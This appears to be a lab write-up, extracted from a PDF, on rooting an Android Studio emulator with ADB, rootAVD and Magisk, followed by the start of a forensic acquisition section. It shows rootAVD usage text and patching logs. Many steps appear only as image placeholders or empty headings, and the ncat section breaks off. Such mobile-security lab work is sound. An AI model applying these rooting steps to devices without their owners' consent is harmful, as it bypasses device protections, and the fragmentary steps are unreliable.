
DOWNLOADING QUTE EMULATOR APP:



## GRANTING ALL FILE ACCESS




RUNNING COMMAND:



## 11. Rooting Android Studio's Emulator AND 14

STARTING ADB:





```
Command Prompt - adb shel × + | ▾
Microsoft Windows [Version 10.0.22631.3527]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user>adb devices
List of devices attached
emulator-5554    device

C:\Users\user>adb shell
generic_x86_arm:/ $ ps
USER     PID   PPID   VSZ   RSS WCHAN          ADDR S NAME
shell    3916   1809 12916 2936 __ia32_co+      0 S sh
shell    3921   3916 12584 3492 0              0 R ps
generic_x86_arm:/ $ |
```

DOWNLOADING rootAVD FOR ROOTING:





### rootAVD COMMAND:

```
C:\Windows\System32\cmd.e x + ~
C:\Users\user\Downloads\rootAVD-master>rootAVD.bat ListAllAVDs
rootAVD A Script to root AVD by NewBit XDA

Usage: rootAVD [DIR/ramdisk.img] [OPTIONS] | [EXTRA ARGUMENTS]
or: rootAVD [ARGUMENTS]

Arguments:
  ListAllAVDs           Lists Command Examples for ALL installed AVDs
  InstallApps           Just install all APKs placed in the Apps folder

Main operation mode:
  DIR                  a path to an AVD system-image
                       - must always be the 1st Argument after rootAVD


ADB Path | Ramdisk DIR| ANDROID_HOME:
  [M]ac/Darwin:         export PATH=~/Library/Android/sdk/platform-tools:$PATH
                       export PATH=$ANDROID_HOME/platform-tools:$PATH
                       system-images/android-$API/google_apis_playstore/x86_64/
  [L]inux:              export PATH=~/Android/sdk/platform-tools:$PATH
                       export PATH=$ANDROID_HOME/platform-tools:$PATH
                       system-images/android-$API/google_apis_playstore/x86_64/
  [W]indows:            set PATH=%LOCALAPPDATA%\Android\Sdk\platform-tools;%PATH%
                       system-images\android-$API\google_apis_playstore\x86_64\
  ANDROID_HOME:          By default, the script uses %LOCALAPPDATA%, to set its Android Home
                        directory, search for AVD system-images and ADB binaries. This behaviour
                        can be overwritten by setting the ANDROID_HOME variable.
                        e.g. set ANDROID_HOME=%USERPROFILE%\Downloads\sdk
  $API:                 25, 29, 30, 31, 32, 33, 34, UpsideDownCake, etc.

Options:
  restore               restore all existing .backup files, but doesn't delete them
                       - the AVD doesn't need to be running
                       - no other Argument after will be processed

  InstallKernelModules  install custom build kernel and its modules into ramdisk.img
                       - kernel (bzImage) and its modules (initramfs.img) are inside rootAVD
                       - both files will be deleted after installation


  InstallPrebuiltKernelModules download and install an AOSP prebuilt kernel and its modules into ramdisk.img
                                - similar to InstallKernelModules, but the AVD needs to be online
```



## ACQUIRING RAMDISK IMAGE OF DEVICE:



```
C:\Users\user\Downloads\rootAVD-master>rootAVD.bat system-images\android-30\google_apis_playstore\x86\ramdisk.img
[*] Set Directory
[-] Test If ADB SHELL is working
[-] ADB connection possible
[-] In any AVD via ADB, you can execute code without root in /data/data/com.android.shell
[*] Testing the ADB working space
[!] /data/data/com.android.shell is available
[*] Cleaning up the ADB working space
[*] Creating the ADB working space
[*] Looking for Magisk installer Zip
[*] Push Magisk.zip into /data/data/com.android.shell/Magisk
[-] C:\Users\user\Downloads\rootAVD-master\Magisk.zip: 1 file pushed, 0 skipped. 30.1 MB/s (11278270 bytes in 0.357s)
[*] create Backup File
[-] Backup File was created
[*] Push ramdisk.img into /data/data/com.android.shell/Magisk/ramdisk.img
[-] C:\Users\user\AppData\Local\Android\Sdk\system-images\android-30\google_apis_playstore\x86\ramdisk.img: 1 file pushed, 0 skipped. 357.3 MB/s (1300
381 bytes in 0.003s)
[-] Copy rootAVD Script into Magisk DIR
rootAVD.sh: 1 file pushed, 0 skipped. 5.4 MB/s (82110 bytes in 0.015s)
[-] run the actually Boot/Ramdisk/Kernel Image Patch Script
[*] from Magisk by topjohnwu and modded by NewBit XDA
[!] We are in a ranchu emulator shell
[-] Api Level Arch Detect
[-] Device Platform is x86 only
[-] Device SDK API: 30
[-] First API Level: 30
[-] The AVD runs on Android 11
[-] Switch to the location of the script file
[*] Looking for an unzip binary
[-] unzip binary found
[*] Extracting busybox and Magisk.zip via unzip ...
[*] Finding a working Busybox Version
[*] Testing Busybox /data/data/com.android.shell/Magisk/lib/armabi-v7a/libbusybox.so
[*] Testing Busybox /data/data/com.android.shell/Magisk/lib/x86/libbusybox.so
[!] Found a working Busybox Version
[!] BusyBox v1.34.1-Magisk (2022-03-22 04:11:29 PDT) multi-call binary.
[*] Move busybox from lib to workdir
[-] Checking AVDs Internet connection...
[-] Checking AVDs Internet connection another way...
[!] AVD is online
```

## COLD BOOTING OF DEVICE:



**MAGISK SOFTWARE:****SHELL ACCESS GRANT:**


## FLAG(SHELL):

```
Microsoft Windows [Version 10.0.22631.3527]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user>adb shell
generic_x86_arm:/ $ su
Permission denied
13|generic_x86_arm:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(n
et_bt_admin),3002(net_bt),3003/inet),3006/net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_arm:/ $
```


## 12. Forensic Acquisition from Android

NCAT STARTING AUTH TOKEN:



